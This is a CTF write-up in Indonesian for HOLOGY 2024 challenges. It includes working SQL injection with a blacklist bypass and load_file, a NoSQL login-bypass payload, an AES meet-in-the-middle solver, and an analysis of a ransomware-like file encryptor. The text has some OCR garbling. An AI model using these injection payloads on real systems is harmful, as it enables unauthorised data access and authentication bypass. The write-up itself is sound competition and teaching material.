Write-Up Penyisihan HOLOGY CTF 2024

HCS komen koyok ngono kuwi sopo kuwi

```
........................
................rb+.waif
uku_ada_5../....ca^12ass
cxvnoiwpeqwejkxoisasdnaj
ksndjkwnjnejbdojeboewiud
bcijdonipwj90owpqo;ksd..
sillymistake_312312390u3
i12=89123900329i01.nyx.%
s/%s....ABCDEFGHIJKLMNOP
QRSTUVWXYZabcdefghijklmn
opqrstuvwxyz0123456789+/
.......;8...............
```

DJumanto
klinge
Etern1ty

Daftar Isi

WEB

Books Galery

Flag: HOLOGY7{8uKu_@d41ah_J3nd3la_dUn1A_uW4W}

Deskripsi

Lately, Pak Vincent has enjoyed reading books, but when he tried to search for a specific book, he realized that a feature was missing. He wondered why it had disappeared, especially since he was about to use it to find the book he wanted to read.

103.175.221.20 8080

Author : anakmamah

Informasi Terkait Soal

Diberikan sebuah aplikasi web dengan fungsionalitas book fetcher, dimana user bisa mencari buku yang diinginkan. Kelemahan tedapat pada fungsi ShowBooks(), dimana param query tidak disanitasi dengan tepat sehingga memungkinkan sql injection.

Pendekatan

Pada fungsi ShowBooks(), terdapat kelemahan sql injection sebagai berikut.

ShowBooks()

```
if searchQuery != "" {
      query := `
            SELECT b.book_id, b.title, b.author, b.img_path
            FROM books b
            JOIN genres g ON b.genre_id = g.genre_id
            WHERE b.title LIKE '%` + searchQuery + `%' OR b.author LIKE
'%` + searchQuery + `%'`
            rows, err = db.Query(query)
            } else {
      query := `SELECT b.book_id, b.title, b.author, b.img_path
                FROM books b
                JOIN genres g ON b.genre_id = g.genre_id`
                rows, err = db.Query(query)
            }
```

Berikut adalah sanitasi yang digunakan untuk query yang diinputkan oleh user, sanitasi berada pada **lib/lib.py**

APP2.py

```
func SanitizeData(input string) string {
      replacements := []struct {
            old string
            new string
      }{
            {"..", "x"},
            {"--", "x"},
            {"/*", "x"},
            {"HAVING", "x"},
            {"UNION", "x"},
            {"SUBSTRING", "x"},
            {"ASCII", "x"},
            {"SHA1", "x"},
            {"ROW_COUNT", "x"},
            {"SELECT", "x"},
            {"INSERT", "x"},
            {"CASE WHEN", "x"},
            {"INFORMATION_SCHEMA", "x"},
            {"FILE", "x"},
            {"DROP", "x"},
            {"RLIKE", "x"},
            {" IF ", "x"},
            {" OR ", "x"},
            {"CONCAT", "x"},
            {"WHERE", "x"},
            {"UPDATE", "x"},
            {"or 1", "x"},
            {"or 1=1", "x"},
            {"flag", "x"},
            {"txt", "x"},
            {"or true", "x"},
            {"=", ""},
            {"+", "-"},
            {"\\", "x"},
            {"=$", "+$"},
            {"+$", "=$"},
      }

      input = strings.TrimSpace(input)
```

```
	for _, r := range replacements {
		input = strings.ReplaceAll(input, r.old, r.new)
	}

	return input
}
```

sanitasi tidak tepat karena bisa menggunakan lowercase saja untuk semua perintah querynya dan menggunakan **#** untuk comment trailing query yang tidak diperlukan. karena kita tidak bisa mencari **flag** dan **txt** dalam lowercase, kita bisa menulisnya dengan uppercase lalu kita lowercase dengan LOWER.


Solusi

1. Escape query pada table books
2. load file /var/lib/mysql-files/FLAG.TXT
3. Lower pathnya sebelum di load

solver.py

```
import requests
import re
req =
requests.get("http://103.175.221.20:8080?query=atomic%25'+union+select+1
,2,load_file(LOWER('/var/lib/mysql-files/FLAG.TXT')),4%3b%23")

flag = re.findall(r'HOLOGY7{.*}', req.text)
print(flag[0])
```

Hasil



```
→ python3 .\book-galery.py
HOLOGY7{8uKu_@d41ah_J3nd3la_dUn1A_uW4W}
```

gampang kok

Flag: HOLOGY7{it_is_pretty_easy_isn't_it??}

Deskripsi

Picture this: a setup where structure's totally loose, nothing's locked in, and rules? Yeah, they don't even apply! Connections just happen as needed, no rigid boxes to fit into. It's all about breaking free and going with a big 'NO' to anything that cramps the style. Pretty cool, right? Nvm, im just yapping.

103.175.221.20 3001

Author : anakmamah

Pendekatan

Melihat bahwa hanya terdapat endpoint login pada aplikasi, dan hint soal yang berupa big "NO". Maka sepertinya teknik yang perlu dilakukan adalah NoSQL Injection.


Solusi

Gunakan payload NoSQL Injection sebagai berikut:

solver.py

```python
import requests
import re
payload = {
    "username": {"$ne": "null"}, "password": {"$ne": "null"}
}

req = requests.post("http://103.175.221.20:3001/login", json=payload)
flag = re.findall(r'HOLOGY7{.*}', req.text)
print(flag[0])
```

Hasil



```
 ALFA 2024-10-26 16:52:53  C:/Alfas/3_CTF_And_Pentes/Hology/solver ⚠
→python3 .\gampang-kok.py
HOLOGY7{it_is_pretty_easy_isn't_it??}
```

CRYPTOGRAPHY

4x2 = 5

Flag: HOLOGY7{y0u_4r3_4_g00d_3xpl0r3r}

Deskripsi

Maybe you and me? just maybe tho..

Author : neW_Guy

Informasi Terkait Soal

Diberikan dua file, **chall.py** dan **output.txt**.

chall.sage

```
#!/usr/bin/env python3

from hashlib import sha512
from random import sample
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

# Step 1: Read the flag
with open('../flag.txt', 'rb') as f:
    FLAG = f.read().strip()

# Step 2: Define characters and length
chars = b'aes?its_4E5!%7'
L = 3

# Step 3: Generate random bytes
a, b, c, d = (
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
)

# Step 4: Compute keys using SHA-512
key1 = sha512(a).digest()[:32]
key2 = sha512(b).digest()[:32]
key3 = sha512(c).digest()[:32]
key4 = sha512(d).digest()[:32]
```

```python
# Step 5: Print the generated bytes
print(a.decode(), b.decode(), c.decode(), d.decode())

# Step 6: Encrypt the plaintext using the keys in a nested manner
plaintext = b'bbbbbbbbbbbbbbbb'
ciphertext = plaintext
for key in [key1, key2, keyb3, key4]:
    cipher = AES.new(key, AES.MODE_ECB)
    ciphertext = cipher.encrypt(ciphertext)

# Step 7: Compute the final key using the reversed bytes
key = sha512(a[::-1] + b[::-1] + c[::-1] + d[::-1]).digest()[:32]

# Step 8: Encrypt the flag using the final key
encrypted_flag = AES.new(key, AES.MODE_ECB).encrypt(pad(FLAG,
AES.block_size))

# Step 9: Write the results to an output file
with open('../output.txt', 'w') as f:
    f.write(f'plaintext = {plaintext.hex()}\nciphertext =
{ciphertext.hex()}\nencrypted_flag = {encrypted_flag.hex()}')
```

output.txt

```
plaintext = 62626262626262626262626262626262
ciphertext = 5191361fb39838f1175b897258bff838
encrypted_flag =
3e6cff764e9d8eb47817c22e6796d75edb9bc57f91e7e9d2d967636101be73b861ee9c87
ed35087e1d58c01ede5531e25c7b60cd615f124d9029cdc2b8ef5d46c8a3d6d9bad517f9
31765f1146ab47e3016601fcc97b1d3c063970ee0558b24637202e7dd3fc3ebad6c0dc13
bd5c2a04b789a5bf272d665898b15dd941213366d203d31256f1b85e4eaaa40bdd57785a
81e41a77b81737e13251666204798e08289058d30925a7d8ea1b3a862b240e79d00d22a7
fea022317c046b3d20b043e7263eb75365bd753e403fad142b59614110c10c8ddc1c6a84
1c7d2e5f70427b415eb8e55a83d05fd9a21498dfd5bf10d13c7b071c8775af88fa10cc33
8b677c782f9f10dd5c93c513f01a39d2e70d735f93dffe9fad87b4b72edfb1aa31a59d8b
59c1ec31ea75f54b76a6265097181b804ce32c82dad4a234975bff0bbe552f08a8cd218d
fa881da9a04eaf65fbc96291e4b226f19017f85b6910ed222efc050d7342f5b0a28eedff
afaf8be7b4a4a52710632c9953e74c1df2e952118072b8ee57335c87afcef26fed10c8a3
1de76e28a972878f2907ab61afc347084f0dc62e58703d212fe210301cedf4673d01cc8d
192f47d270e6a4ca3f2afd27aceff66c1cd152011897d6803c0568d1e8d91b37ff3c7311
64ce7be4df1a3123eb31657013f023f59dda9d71a409f83ac3f0dbb2de5d1f81ac03bbfe
46d8808c5541a25131bc962eb1dd7ed2beb2848f933e7643
```

Pendekatan

Soal melakukan pembuatan beberapa key yang dipakai untuk ciphertext, dan key untuk enkripsi flag. Key-key ini dibuat menggunakan `'aes?its_4E5!%7'`, yang kemudian masuk ke 4 variabel random byte yang panjangnya 3 char. Variabel-variabel ini digunakan untuk pembuatan key.

```
a, b, c, d = (
        bytes(sample(chars, k=L)),
        bytes(sample(chars, k=L)),
        bytes(sample(chars, k=L)),
        bytes(sample(chars, k=L)),
)

key1 = sha512(a).digest()[:32]
key2 = sha512(b).digest()[:32]
key3 = sha512(c).digest()[:32]
key4 = sha512(d).digest()[:32]
key = sha512(a[::-1] + b[::-1] + c[::-1] + d[::-1]).digest()[:32]
```

key1 sampai key4 digunakan untuk ciphertext, sedangkan key digunakan untuk enkripsi flag. Misal kita mencoba brute-force semua kombinasi dari a, b, c, dan d, tentunya tidak feasible dan juga terlalu berat. Sehingga disini, kita harus memikirkan cara lain.

Disini saya memakai approach Meet-in-the-middle attack (https://en.wikipedia.org/wiki/Meet-in-the-middle_attack) yang memisah proses pembuatan key menjadi 2, **a,b - encryption** dan **c,d - decryption** (key1, key2 dan key3, key4) dan mencari situasi dimana 2 bagian memiliki match (intermediate state). Ini bisa dilakukan karena di AES, encryption/decryption merupakan operasi yang symmetrical.

Solusi

solver.py

```
from hashlib import sha512
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from itertools import permutations

chars = b'aes?its_4E5!%7'
pt = bytes.fromhex('62626262626262626262626262626262')
ct = bytes.fromhex('5191361fb39838f1175b897258bff838')
enc =
bytes.fromhex('3e6cff764e9d8eb47817c22e6796d75edb9bc57f91e7e9d2d96763610
1be73b861ee9c87ed35087e1d58c01ede5531e25c7b60cd615f124d9029cdc2b8ef5d46c
8a3d6d9bad517f931765f1146ab47e3016601fcc97b1d3c063970ee0558b24637202e7dd
3fc3ebad6c0dc13bd5c2a04b789a5bf272d665898b15dd941213366d203d31256f1b85e4
eaaa40bdd57785a81e41a77b81737e13251666204798e08289058d30925a7d8ea1b3a862
b240e79d00d22a7fea022317c046b3d20b043e7263eb75365bd753e403fad142b5961411
0c10c8ddc1c6a841c7d2e5f70427b415eb8e55a83d05fd9a21498dfd5bf10d13c7b071c8
775af88fa10cc338b677c782f9f10dd5c93c513f01a39d2e70d735f93dffe9fad87b4b72
edfb1aa31a59d8b59c1ec31ea75f54b76a6265097181b804ce32c82dad4a234975bff0bb
e552f08a8cd218dfa881da9a04eaf65fbc96291e4b226f19017f85b6910ed222efc050d7
342f5b0a28eedffafaf8be7b4a4a52710632c9953e74c1df2e952118072b8ee57335c87a
fcef26fed10c8a31de76e28a972878f2907ab61afc347084f0dc62e58703d212fe210301
cedf4673d01cc8d192f47d270e6a4ca3f2afd27aceff66c1cd152011897d6803c0568d1e
8d91b37ff3c731164ce7be4df1a3123eb31657013f023f59dda9d71a409f83ac3f0dbb2d
e5d1f81ac03bbfe46d8808c5541a25131bc962eb1dd7ed2beb2848f933e7643')

perm = [bytes(p) for p in permutations(chars, 3)]
intermediates = {}

for a in perm:
    key1 = sha512(a).digest()[:32]
    c1 = AES.new(key1, AES.MODE_ECB)
    temp = c1.encrypt(pt)

    for b in perm:
        key2 = sha512(b).digest()[:32]
        c2 = AES.new(key2, AES.MODE_ECB)
        state = c2.encrypt(temp)
        intermediates[state] = (a, b)

mark = False
for c in perm:
    key3 = sha512(c).digest()[:32]
    c3 = AES.new(key3, AES.MODE_ECB)

    for d in perm:
        key4 = sha512(d).digest()[:32]
        c4 = AES.new(key4, AES.MODE_ECB)
        temp = c4.decrypt(ct)
        state = c3.decrypt(temp)

        if state in intermediates:
            a, b = intermediates[state]
            key = sha512(a[::-1] + b[::-1] + c[::-1] +
d[::-1]).digest()[:32]
            cipher = AES.new(key, AES.MODE_ECB)
            dec = unpad(cipher.decrypt(enc), AES.block_size)
            print(dec.decode())
            break
    if mark:
        break
```

output


```
Heyy, there's a second phase here
p=1330121361482300428571953658597910781225759810459313496816881567
238888036286882280180952551632621020843416578558138455891892659158
9078942024713311858018443
enc=15032854812330578051873671911919072819647233875563618479675464
042372338707518133875600829556170674331183245782923037902408757516
97824997295707041863298364

This is the source code:

FLAG = bytes_to_long(os.getenv('FLAG').encode())

p = getStrongPrime(512)
enc = pow(FLAG, 1 << 4, p)
print(f' {p=} \n{enc=}')
```

Disini kita menemukan phase 2 dari soal. 1 << 4 = 16, jadi bisa cari rootnya saja.

solver2.py

```
from Crypto.Util.number import *
from sympy.ntheory.residue_ntheory import *

p =
133012136148230042857195365859791078122575981045931349681688156723
888803628688228018095255163262102084341657855813845589189265915890
78942024713311858018443
enc =
150328548123305780518736719119190728196472338755636184796754640423
723387075181338756008295561706743311832457829230379024087575169782
4997295707041863298364

roots = nthroot_mod(enc, 16, p, all_roots=True)
for flag in roots:
    print(long_to_bytes(flag).decode('latin-1'))
```

Hasil



```
~/ctf/hology-24/4x2=5
(sage) ❯ python3 solver.py
Heyy, there's a second phase here
p=13301213614823004285719536585979107812257598104593134968168815672388880
362868822801809525516326210208434165785581384558918926591589078942024713311858018443
enc=15032854812330578051873671911919072819647233875563618479675464042372338707518133875600829556170674331183245782923037902408757516978249972957070
41863298364

This is the source code:

FLAG = bytes_to_long(os.getenv('FLAG').encode())

p = getStrongPrime(512)
enc = pow(FLAG, 1 << 4, p)
print(f' {p=} \n{enc=}')

~/ctf/hology-24/4x2=5   123s
(sage) ❯ |
```

```
~/ctf/hology-24/4x2=5
(sage) ❯ python3 solver2.py
HOLOGY7{y0u_4r3_4_g00d_3xpl0r3r}
ýöúSÈ÷Èóôîï¹,ü¢îì7HSLSçóÛ¼ÃõSºV÷P_õËüÎ؟ªÏwCk»2( Ö

~/ctf/hology-24/4x2=5
(sage) ❯
```

REVERSE ENGINEERING

tartarus

Flag: HOLOGY7{m455_d3struction_10MAR2O1O}

Deskripsi

My files got encrypted after pirating a game, can you recover it?

Author: Off5E7

WARNING: Run tartarus with caution.

Informasi Terkait Soal

Diberikan executable tartarus, dimana executable tesebut akan mendownload file **nyx** dari http://103.175.221.20:141/nyx dan mengeksekusinya. file **nyx** merupakan enkriptor dari file yang ada dalam satu direktori di dalamnya lalu menghapus dirinya sendiri. Berikut adalah flow dari nyx dalam bentuk pseudocode:

nyx

```
key1 =
“ca^12asscxvnoiwpeqwejkxoisasdnajksndjkwnjnejbdojeboewiudbcijdonipwj90ow
pqo;ksd”
key2 = “sillymistake_312312390u3i12=89123900329i01”
for file in this_directory:
    for i in range length_of(file):
        xor(file[i],key1[i % length_of(key1)])
    newfile = file + “waifuku_ada_5”
    newfile = base64(file[i])
    write_what_to_what(newfile,file)
    for i in range length_of(newfile):
        xor(newfile[i],key2[i % length_of(key1)])
    newfile2 = newfile + “waifuku_ada_5”
    newfile2 = base64(newfile2[i])
    write_what_to_what(newfile2,newfile)
remove(“nyx”)
```

Dengan flag sebagai berikut:


output.txt

```
OBBYPx8DPEcmIAwqC3Z/UH5wA3Z4SDB3KFZrWHlRUnB9UnpiY1tsUWVIVg8pOk5QFx1
jA1puVnIlFHosHwEBLgcbdnF3YWlmdWt1X2FkYV81
```

Pendekatan


Untuk metode enkripsinya cukup sederhana yakni xor -> base64 -> xor -> base64. Apabila kita mereverse seperti bisa dengan menggunakan key yang ada, maka hasilnya akan tidak lengkap seperti berikut:
HOLOGY7{m455_d3struction_10MAR2M.....*Giberish*....

Dan sisanya tidak bisa dibaca. Sehingga diperlukan debugging lebih lanjut, setelah melakukan debugging, ditemukan bahwa kemungkinan terjadi buffer overflow pada proses enkripsi kedua, dimana panjang file lebih panjang daripada key kedua dan modulo index key menggunakan panjang key pertama. Sehingga Untuk mendapatkan flag penuhnya, kita bisa menambahkan beberapa byte disebelah byte string key kedua dan digunakan pada proses XOR untuk mendapatkan full flagnya.




```
local_18 = "ca^12asscxvnoiwpeqwejkxoisasdnajksndjkwnjnejbdojeboewiudbcijdonipwj90owpqo;ksd";
local_20 = "sillymistake_312312390u3i12=89123900329i01";
sVar2 = strlen("ca^12asscxvnoiwpeqwejkxoisasdnajksndjkwnjnejbdojeboewiudbcijdonipwj90owpqo;ksd");
local_24 = (undefined4)sVar2;
sVar2 = strlen(local_20);
local_28 = (undefined4)sVar2;
local_30 = "nyx";
local_38 = opendir(local_10);
while (local_40 = readdir(local_38), local_40 != (dirent *)0x0) {
  if ((local_40->d_type == '\b') && (iVar1 = strcmp(local_40->d_name,local_30), iVar1 != 0)) {
    snprintf(local_448,0x400,"%s/%s",local_10,local_40->d_name);
    cipher(local_448,local_18,local_24);
    cipher(local_448,local_20,local_24);
  }
}
```

enkripsi dilakukan 2 kali dengan param3 di cipher adalah panjang key pertama



```
Ky4SfnU4RAgOTENbMA1EAxEDAgYeAhcBNkJRPiU8UyVaPBN3YWlmdWt1X2FkYV81
sillymistake_312312390u3i12=89123900329i01
```

key yang digunakan untuk enkripsi kedua tidak sepanjang flag




```
for (local_10 = 0; local_10 < (long)__n; local_10 = local_10 + 1) {
  *(byte *)((long)__ptr + local_10) =
       *(byte *)((long)__ptr + local_10) ^ *(byte *)(param_2 + local_10 % (long)param_3);
}
```

modulo index key menggunakan panjang param ketiga (key pertama) dan bukan param kedua

Solusi


1. Base64 Decode flag
2. XOR dengan byte **“73 69 6C 6C 79 6D 69 73 74 61 6B 65 5F 33 31 32 33 31 32 33 39 30 75 33 69 31 32 3D 38 39 31 32 33 39 30 30 33 32 39 69 30 31 00 6E 79 78 00 25”** yang merupakan byte key kedua dengan tambahan beberapa byte disebelahnya.



```
........................
................rb+.waif
uku_ada_5../....ca^12ass
cxvnoiwpeqwejkxoisasdnaj
ksndjkwnjnejbdojeboewiud
bcijdonipwj90owpqo;ksd..
sillymistake_312312390u3
i12=89123900329i01.nyx.%
s/%s....ABCDEFGHIJKLMNOP
QRSTUVWXYZabcdefghijklmn
opqrstuvwxyz0123456789+/
.......;8...............
```

3. Base64 Decode lagi
4. XOR dengan **“ca^12asscxvnoiwpeqwejkxoisasdnajksndjkwnjnejbdojeboewiudbcijdonipwj90owpqo;ksd”**

Hasil



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

XOR

Key: 73 69 6C 6C 79... HEX

Scheme: Standard

```
OBBYPx8DPEcmIAwqC3Z/UH5wA3Z4SDB3KFZrWHlRUnB9UnpiY1tsUWVIVg8pOk5QFx1jA1puVnIlFHosHwEBLgcbdnF
3YWlmdWt1X2FkYV81
```

```
108  1  61→63 (2 selected)  Raw Bytes  LF
```

```
HOLOGY7{m455_d3struction_10MAR2010}
FS±gÖçÚ•Z/%),BSá•
```

FORENSIC

basicforen

Flag: HOLOGY7{s1Mpl3_cL4Ss1C_cH4LL3nG3_n0?}

Deskripsi

all you need is basic foren skill... so ez


Author : JersYY

Informasi Terkait Soal

Diberikan sebuah file image dengan satu buah file 7zip, yang ternyata adalah 2 image. Terdapat 3 part flag yang harus dikumpulkan


Solusi

Flag pertama didapatkan dengan memodifikasi header yang awalnya seperti berikut:




```
7z..'.......EASY
..............M..
.....sRGB.......
 .IDATx^...._uy.
..."\.6`i.....L..
.)....EMl.fe.I;.
i...\"...-..L`cZ
f\.m.v..hXh.Iq..
.`..v)b....A-...
```


Menjadi seperti berikut dan diapatkan qr code yang berisi pastebin yang berisi flag yang didecode dari base58



```
PNG........IHDR
...è...è.....M£Ô
ä....sRGB.®Î.é..
 .IDATx^ìÜ.Ì_uyø
ÿ.Ð"Ú6`iù±´.¡LÁ.
.)âÚ,›EMl£fe›I;†
iÍÜÊ\"ÌÄÑ-.˜L`cZ
f\ÚmšvÑ.hXh¢Iq.î
```



